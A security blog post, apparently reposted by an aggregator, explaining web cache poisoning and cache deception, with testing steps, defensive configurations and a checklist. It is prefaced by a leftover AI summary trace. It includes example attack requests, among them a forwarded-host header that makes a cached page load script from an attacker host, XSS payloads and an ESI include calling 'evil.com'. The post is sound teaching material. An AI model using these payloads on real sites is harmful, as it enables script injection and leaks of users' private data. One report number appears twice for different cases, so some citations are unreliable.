好的,我需要帮用户总结一篇文章的内容,控制在100字以内,不需要特定的开头。首先,我看看这篇文章主要讲了什么。 文章讨论了Web缓存中毒和欺骗这两种攻击类型。缓存中毒是攻击者注入恶意内容到缓存中,影响所有用户;而缓存欺骗则是利用缓存机制暴露敏感数据。文章还详细解释了这两种攻击的工作原理、常见场景以及如何防范。 接下来,我需要将这些要点浓缩到100字以内。首先提到两种攻击类型,然后简要说明它们的影响和防范措施。 最后,确保语言简洁明了,直接描述文章内容。 </think> 文章探讨了Web缓存中毒和欺骗攻击,解释了它们的工作原理、常见场景及防范方法。 2026-4-13 08:30:34 Author: payatu.com(查看原文) 阅读量:55 收藏
Web applications today rely heavily on caching to improve performance and reduce server load. CDNs like Cloudflare, Akamai, and reverse proxies like Nginx store frequently requested content so users get faster responses. But when these caching systems are misconfigured or behave unexpectedly, they can become serious security vulnerabilities.
This post covers two related but different attack types that exploit caching mechanisms: Web Cache Poisoning and Web Cache Deception. While both target caches, they work in opposite ways and have different goals.

Understanding Web Cache Basics
Before exploring advanced attacks like Web Cache Poisoning and Web Cache Deception, it’s essential to understand how web caching works under the hood. Many cache-related vulnerabilities exist not because caches are insecure by design, but because they are misconfigured or misunderstood.
Let’s break down the core concepts step by step.
What Is a Web Cache?

A web cache is an intermediary system that sits between users (clients) and the origin web server. Its primary purpose is to improve performance, reduce latency, and lower server load by reusing previously generated responses.
The flow typically looks like this:

When a user requests a resource, the cache decides whether it can serve a stored response or needs to fetch a fresh one from the backend server.
Cache Hits vs Cache Misses
Every request handled by a cache falls into one of two categories:
- Cache Hit The cache already has a stored response that matches the incoming request. It immediately returns this response to the user without contacting the origin server.
- Cache Miss The cache does not have a matching response. It forwards the request to the backend server, receives the response, stores it, and then serves it to the user.

Caches aim to maximize cache hits, as they significantly improve response times and reduce infrastructure costs.
What Do Caches Usually Store?
Caches are designed primarily to store static resources, such as:
- CSS files (
.css) - JavaScript files (
.js) - Images (
.png,.jpg,.svg) - Fonts and other assets
These resources typically don’t change frequently and are safe to serve to all users.
Dynamic or personalized content—such as account dashboards, profile pages, or API responses—is typically not cached in well-configured systems. However, modern CDNs and caching layers may still cache such responses depending on cache-control headers or custom rules. This assumption can break down when cache configurations are overly permissive or misconfigured.
When Does Dynamic Content Get Cached?
Dynamic responses can still be cached under certain conditions, including:
- The server sends permissive headers like:
Cache-Control: publicCache-Control: max-age=3600
- The cache is configured to trust file extensions rather than response content
- Authentication checks happen after cache lookup
- Custom cache rules override default behavior
These situations create opportunities for attackers to abuse caching behavior.
Understanding Cache-Control Headers
Cache behavior is heavily influenced by HTTP response headers, including:
Cache-ControlDefines whether and how a response can be cached (public,private,no-store,max-age).ExpiresSpecifies an absolute time when the cached response becomes invalid.Pragma: no-cacheLegacy directive still honored by some caches.
Misuse or misunderstanding of these headers is one of the most common root causes of cache vulnerabilities.
The Cache Key: The Most Important Concept
The cache key determines how a cache identifies unique requests. If two requests share the same cache key, they will receive the same cached response.
A cache key usually includes:
- HTTP method (GET, POST, etc.)
- URL path (
/home,/static/app.js) - Query string parameters (
/?size=large&color=blue) - Host header (
example.com) - Sometimes headers based on configuration
However—and this is critical—not every part of an HTTP request is necessarily included in the cache key.
Keyed vs Unkeyed Request Components
Many request elements may influence how the server generates a response but are ignored by the cache. These are known as unkeyed inputs.
Common unkeyed components include:
- HTTP headers (
X-Forwarded-Host,X-Original-URL) - Query parameters (
utm_source,ref) - Cookies
- URL fragments or encoded path segments
This mismatch is the foundation for both cache poisoning and cache deception attacks.
Why This Mismatch is Dangerous
When the cache and the server disagree on what makes a request “unique,” serious security issues arise:
- The server may generate different responses based on headers, parameters, or cookies.
- The cache may treat all those responses as the same resource and store only one version.
This can result in:
- Malicious responses being cached and served to many users (Cache Poisoning)
- Sensitive, user-specific data being cached and leaked to attackers (Cache Deception)
Types of Web Caches in Modern Architectures
Most real-world applications rely on multiple caching layers:
- CDN caches (Cloudflare, Akamai, Fastly)
- Reverse proxy caches (Nginx, Varnish)
- Application-level caches
- Browser caches
Each layer may interpret URLs, headers, and cache rules differently, increasing the likelihood of misconfiguration.
Why Understanding Caching is Critical for Security Testing
Cache-related vulnerabilities are often overlooked because they don’t fit traditional exploit models. There may be no SQL injection, no authentication bypass, and no obvious error messages—yet the impact can be severe.
Understanding:
- How cache keys are constructed,
- Which inputs are keyed or unkeyed,
- and how different layers interact
is a prerequisite for identifying Web Cache Poisoning and Web Cache Deception vulnerabilities effectively.
What’s Next?
With these fundamentals in place, we can now explore:
- How attackers poison caches using unkeyed inputs
- How they deceive caches into storing sensitive user data
- Real-world exploitation techniques and bypasses
These attacks may be subtle—but when they work, they scale instantly.
Web Cache Poisoning occurs when an attacker manipulates a web request to inject malicious content into a cache. Once the cache is poisoned, it serves this malicious content to all users who request the affected resource. In other words, instead of delivering the legitimate content, the cache distributes the attacker’s payload to unsuspecting users.
The key reason this attack works is due to “unkeyed inputs”—parts of the HTTP request that affect the server’s response but are not included in the cache key. These inputs can include headers like X-Forwarded-Host, certain query parameters, or cookies. Because the cache doesn’t distinguish responses based on these inputs, malicious content can slip through undetected.

How Cache Poisoning Attacks Work
Here’s a step-by-step breakdown of a typical cache poisoning attack:
- Identifying unkeyed inputs The attacker analyzes the web application to find request parameters, headers, or cookies that influence server responses but are ignored by the cache.
- Crafting a malicious request Using the unkeyed input, the attacker creates a specially crafted request containing malicious content.
- Server generates a poisoned response The server processes the request and generates a response, unknowingly including the attacker’s payload.
- Cache stores the poisoned response The cache stores this response as if it were legitimate content.
- Poisoned content is served to users Subsequent requests from other users receive the poisoned content, potentially leading to XSS, phishing, or other attacks.
Note: Ensure the response is cacheable. For the attack to succeed, the response must be stored by the cache. This typically requires permissive caching behavior, such as Cache-Control: public, a positive max-age, or CDN rules that allow caching of the endpoint. If the response is not cached, the attack will not persist.
Finding Cache Poisoning Vulnerabilities
Step 1: Identify Whether the Application Uses Caching
Before attempting any cache poisoning attack, the first task is to confirm whether the application is actually using a cache. This can usually be determined by inspecting HTTP response headers.
Look for the following indicators:
Cache-Control: public, max-age=3600Indicates that the response can be cached and reused.X-Cache: HITorX-Cache: MISSShows whether the response was served from the cache or fetched from the origin server.Age: 1200Displays how long (in seconds) the response has been stored in the cache.Vary: Accept-EncodingReveals which request components are included in the cache key.
If these headers are present, the application is likely behind a caching layer such as a CDN, reverse proxy, or application-level cache.
Step 2: Test for Unkeyed Inputs
Once caching is confirmed, the next step is to look for unkeyed inputs—request components that influence the server’s response but are not included in the cache key.
A simple way to test this is by injecting random headers or parameters and observing whether they appear in the response:
GET / HTTP/1.1
Host: target.com
X-Test-Header: random12345
If random12345 is reflected in the response and the page still gets cached, this suggests the presence of a potential unkeyed input—an essential condition for cache poisoning.
Step 3: Test Commonly Vulnerable Headers
Certain HTTP headers are frequently trusted by backend applications but ignored by caching mechanisms. These headers should always be tested during cache poisoning assessments:
X-Forwarded-HostX-Forwarded-ServerX-Original-URLX-Rewrite-URLX-Host
If any of these headers affect the response content without altering the cache key, they can potentially be weaponized.
Step 4: Test Cache Key Variations
Not all cache poisoning issues rely on headers alone. Sometimes, subtle URL variations can reveal inconsistencies in how cache keys are constructed.
Try the following techniques:
- Parameter reordering
/page?a=1&b=2vs/page?b=2&a=1 - Case sensitivity testing
/pagevs/Page - URL encoding tricks
%2e%2e/vs../
Differences in server behavior combined with identical caching behavior can open the door to poisoning attacks.
A Real-World Cache Poisoning Example
Consider a scenario where a website uses the X-Forwarded-Host header to dynamically build asset URLs in its HTML responses.
Attacker’s Request
GET /homepage HTTP/1.1
Host: victim.com
X-Forwarded-Host: evil-attacker.com
Server Response
HTTP/1.1 200 OK
Cache-Control: public, max-age=3600
X-Cache: MISS
<html>
<head>
<script src="<https://evil-attacker.com/malicious.js>"></script>
</head>
...
Because X-Forwarded-Host is not part of the cache key, this response gets cached. From this point onward, any legitimate user visiting /homepage receives the poisoned response, causing their browser to load malicious JavaScript from the attacker’s domain.
Common Web Cache Poisoning Scenarios
1. Cross-Site Scripting (XSS) via Header Reflection
Many applications reflect headers like X-Forwarded-Host or X-Original-URL in HTML responses. If these headers are unkeyed, attackers can inject XSS payloads that persist in the cache:
GET / HTTP/1.1
Host: example.com
X-Forwarded-Host: "><script>alert('XSS')</script>
Once cached, every visitor receives the injected script.
2. Cached Open Redirects
Some applications rely on forwarded headers to construct redirect URLs:
GET /login HTTP/1.1
Host: example.com
X-Forwarded-Host: malicious-site.com
If the redirect response is cached, all users attempting to access /login may be silently redirected to the attacker’s website.
3. Query Parameter Cache Poisoning
Tracking or marketing parameters are often ignored by cache keys but still reflected in responses:
GET /?utm_source="><script>alert(1)</script> HTTP/1.1
Host: marketing-site.com
If the application embeds utm_source into analytics scripts or page content without proper sanitization, this can result in a cached XSS affecting every visitor.
Web Cache Deception is a class of caching vulnerability where attackers exploit inconsistencies between how a caching layer and a web server interpret URLs. Unlike Web Cache Poisoning—where malicious content is injected—cache deception focuses on exposing sensitive user data that should never be cached in the first place.
In a Web Cache Deception attack, the attacker manipulates a URL so that the caching system believes it is serving a static, cacheable resource, such as a CSS, JavaScript, or image file. However, when this request reaches the backend server, it is processed as a dynamic endpoint and returns user-specific, sensitive content.
The core issue lies in the mismatch of interpretation:
- The cache evaluates the URL based on file extensions or path patterns and assumes the response is safe to store.
- The web server ignores these misleading elements and serves authenticated, dynamic data such as account details, profile information, or API responses.
As a result, private data belonging to an authenticated user may be stored in a shared cache and later retrieved by anyone who requests the same crafted URL—without authentication.
This makes Web Cache Deception particularly dangerous: attackers don’t need to compromise the server or inject payloads. A single victim request can be enough to leak sensitive information to multiple unauthorized users.

How Cache Deception Works
Web Cache Deception is a powerful attack technique that tricks caching systems into storing and serving sensitive, user-specific content as if it were static, public data. Unlike cache poisoning, the attacker doesn’t inject malicious content—instead, they steal private data by abusing how caches classify resources.
Let’s walk through a typical cache deception scenario.
A Typical Attack Flow
- Alice logs into her bank account Her session is authenticated using cookies or tokens.
- The attacker sends Alice a crafted link
https://mybank.com/account/balance.css - Alice clicks the link This could happen via phishing, social engineering, or even curiosity.
- The backend treats the request as a dynamic endpoint Even with the
.cssextension, the application’s routing logic maps the request to/account/balance, returning Alice’s authenticated account data. - The cache misclassifies the response Seeing the
.cssextension, the cache assumes this is a static asset and stores the response. - The attacker accesses the same URL
https://mybank.com/account/balance.cssThe cache serves Alice’s cached, sensitive account data—without authentication.
This single click is enough to leak private user information to anyone who knows the poisoned URL.
Finding Cache Deception Vulnerabilities
Discovering cache deception issues requires systematically identifying sensitive endpoints and testing how they behave when combined with static-looking paths.
Step 1: Map Sensitive Endpoints
Start by identifying endpoints that return user-specific or confidential data, such as:
/profile,/account,/dashboard/settings,/billing,/messages/api/user,/api/me
Any endpoint that returns personalized content is a strong candidate.
Step 2: Test with Static File Extensions
Next, append common static file extensions to these sensitive endpoints and observe the response behavior:
GET /profile.jpg HTTP/1.1
GET /account.css HTTP/1.1
GET /settings.js HTTP/1.1
GET /api/me.json HTTP/1.1
If the application still returns the authenticated content, you may have found a cache deception condition.
Step 3: Look for Caching Indicators
Check the response headers carefully. The following headers are strong indicators that caching is taking place:
X-Cache: HIT– The response was served from cacheAge: 300– Shows how long the response has been cachedCache-Control: public– Indicates the response is cacheable
If a sensitive response is marked as public or shows cache hits, the risk is high.
Step 4: Verify from a Different Session
To confirm exploitability, access the same URL from:
- An incognito/private browser window
- A different browser or device
- A logged-out session
If the response still contains the original user’s data, the cache deception attack is successful.
Common Web Cache Deception Techniques
Attackers rely on various URL manipulation techniques to confuse caching layers while keeping backend routing intact.
File Extension Confusion
Appending static extensions to dynamic endpoints:
/profile.css/account.js/settings.html/api/data.json
Caches often whitelist these extensions as static, while backend frameworks ignore them.
Path Manipulation
Abusing differences between cache and backend URL parsing:
/account.php/fake.cssBackend processes/account.php, cache stores/fake.css/profile;test.jsSemicolon delimiter confusion/user%2Fdata.cssURL-encoded path traversal tricks
Static Directory Bypass
When caches are configured to store only certain directories:
/static/../profile/assets/..%2Fprofile
These paths may bypass cache rules while still resolving to sensitive endpoints.
Advanced Cache Deception Bypasses
Bypassing Cache Deception Armor
Some CDNs implement protections to prevent cache deception. For example, Cloudflare introduced Cache Deception Armor to block common static extensions.
However, researchers discovered bypasses using newer or less common file extensions:
GET /sensitive-page.avif HTTP/1.1
Because the extension .avif was not included in Cloudflare’s protected extension list at the time, it bypassed extension-based caching safeguards.
This issue was publicly reported in HackerOne Report #439021.
Multiple Cache Layers
Modern infrastructures often include multiple caching layers, such as:
- CDN cache
- Reverse proxy cache
- Application-level cache
In such cases, attackers may need to poison different layers independently:
GET /account.css HTTP/1.1
Host: example.com
X-Forwarded-For: attacker-ip
Each cache may interpret and store the response differently, increasing the attack surface.
Real-World Scenarios
Glassdoor Cache Poisoning Leading to XSS (Report #1424094) Researcher @bombon found a cache poisoning issue that led to caching of gdToken (Anti-CSRF token) across different Glassdoor pages and could be chained to perform XSS by caching malicious payloads. The vulnerability was fixed using Cloudflare’s Web Cache Armor and explicit cache-control headers. This shows how CSRF tokens can become unkeyed inputs leading to serious security issues.
Semrush Cache Deception Attack (Report #439021) A cache deception vulnerability was found that could expose sensitive user data, with the researcher noting it was “found first time in PayPal.” This reference to PayPal shows how cache deception has affected major payment platforms.
Preventing Cache Attacks
Preventing Cache Poisoning
Application Level: The most important thing is to not reflect user-controlled headers without validation:
# Vulnerable code
redirect_url = f"https://{request.headers.get('X-Forwarded-Host')}/dashboard"
# Secure code
allowed_hosts = ['mysite.com', 'www.mysite.com']
host = request.headers.get('X-Forwarded-Host', 'mysite.com')
if host not in allowed_hosts:
host = 'mysite.com'
redirect_url = f"https://{host}/dashboard"
Use Vary Headers Properly: If you must use headers that affect responses, include them in the cache key using the Vary header. However, only include trusted and validated headers—avoid user-controlled headers like X-Forwarded-Host unless strictly necessary, as they can lead to cache fragmentation or abuse.
Cache-Control: public, max-age=3600
Vary: X-Forwarded-Host, Accept-Language
Cache Configuration: Configure your cache to include relevant headers in the cache key:
# Nginx example
proxy_cache_key $scheme$proxy_host$request_uri$http_x_forwarded_host;
Preventing Cache Deception
Set Proper Headers for Dynamic Content: Always mark user-specific content as non-cacheable:
@app.route('/account')
def account():
response = make_response(render_template('account.html'))
response.headers['Cache-Control'] = 'no-store, no-cache, must-revalidate, private'
response.headers['Pragma'] = 'no-cache'
return response
Session-Aware Caching: Make sure caches consider authentication:
# Include authentication in cache decisions
Vary: Cookie, Authorization
Cache-Control: private
Strict Static File Rules: Only cache actual static files:
# Nginx - only cache if file actually exists
location ~* \\\\.(css|js|png|jpg|jpeg|gif)$ {
try_files $uri =404;
expires 1y;
add_header Cache-Control "public, immutable";
}
Never Cache Authenticated Requests:
# Don't cache any request with session cookies
location / {
if ($http_cookie ~ "sessionid") {
add_header Cache-Control "no-store, no-cache";
}
Essential Tools for Cache Testing
- Param Miner: BurpSuite extension that automatically discovers unkeyed inputs by testing hundreds of headers and parameters
- Web Cache Vulnerability Scanner: CLI tool that is specifically designed for cache-related vulnerabilities
- Web Cache Deception Scanner: BurpSuite extension that specialized extension for deception testing
Manual Testing Checklist
For Cache Poisoning:
- [ ] Identify cached endpoints (
X-Cache,Ageheaders) - [ ] Test common unkeyed headers (
X-Forwarded-Host,X-Original-URL) - [ ] Check parameter reflection in responses
- [ ] Test cache key variations (case, encoding, order)
- [ ] Verify poisoning affects other users
For Cache Deception:
- [ ] Map sensitive endpoints requiring authentication
- [ ] Test with static file extensions (.css, .js, .json)
- [ ] Check for caching headers in responses
- [ ] Verify cached content accessible without authentication
- [ ] Test path manipulation techniques
The Future of Cache Attacks
As web applications become more complex and caching more sophisticated, we’re seeing new attack vectors emerge:
Edge-Side Includes (ESI) Injection
Modern CDNs support ESI for dynamic content assembly. If user-controlled input is reflected into responses that are processed by the CDN, attackers may be able to inject malicious ESI directives such as
<!--esi <esi:include src="<http://evil.com/malicious>" /> -->
When the CDN processes this directive, it can fetch and include attacker-controlled content, potentially leading to cache poisoning or unintended content injection.
HTTP/2 and HTTP/3 Complications
New protocols introduce request/response multiplexing that can create novel cache confusion scenarios.
AI-Powered Cache Optimization
Machine learning algorithms that optimize cache behavior might be susceptible to adversarial inputs designed to manipulate caching decisions.
Staying Protected
Cache-based attacks are becoming more common as applications rely heavily on CDNs and caching for performance. The key to staying safe is understanding how your caching architecture works and testing it regularly.
For Developers:
- Never reflect user-controlled headers without validation
- Set appropriate
Cache-Controlheaders for dynamic content - Use
Varyheaders when request components affect responses - Test your caching behavior in staging environments
For Security Teams:
- Include cache testing in penetration tests and bug bounty programs
- Monitor cache hit/miss ratios for unusual patterns
- Review CDN configurations regularly
- Set up alerts for unexpected cache behavior
For DevOps:
- Understand your cache key configuration
- Use tools like Cache-Control headers properly
- Test configuration changes thoroughly
- Keep cache software updated
These vulnerabilities often exist because different teams (frontend, backend, DevOps) make decisions independently without considering the security implications of their combined effect. Regular communication and security-focused testing can prevent most cache-based attacks.
The web is getting faster with better caching, but we need to make sure we’re not sacrificing security for performance. Understanding these attack vectors and implementing proper defenses helps ensure our applications stay both fast and secure.
https://portswigger.net/web-security/web-cache-poisoning
https://www.vaadata.com/blog/web-cache-poisoning-attacks-and-security-best-practices/
https://owasp.org/www-community/attacks/Cache_Poisoning
https://www.jianjunchen.com/p/web-cache-posioning.CCS24.pdf
https://portswigger.net/web-security/web-cache-deception
https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack.pdf
https://book.hacktricks.wiki/en/pentesting-web/cache-deception/index.html
如有侵权请联系:admin#unsafe.sh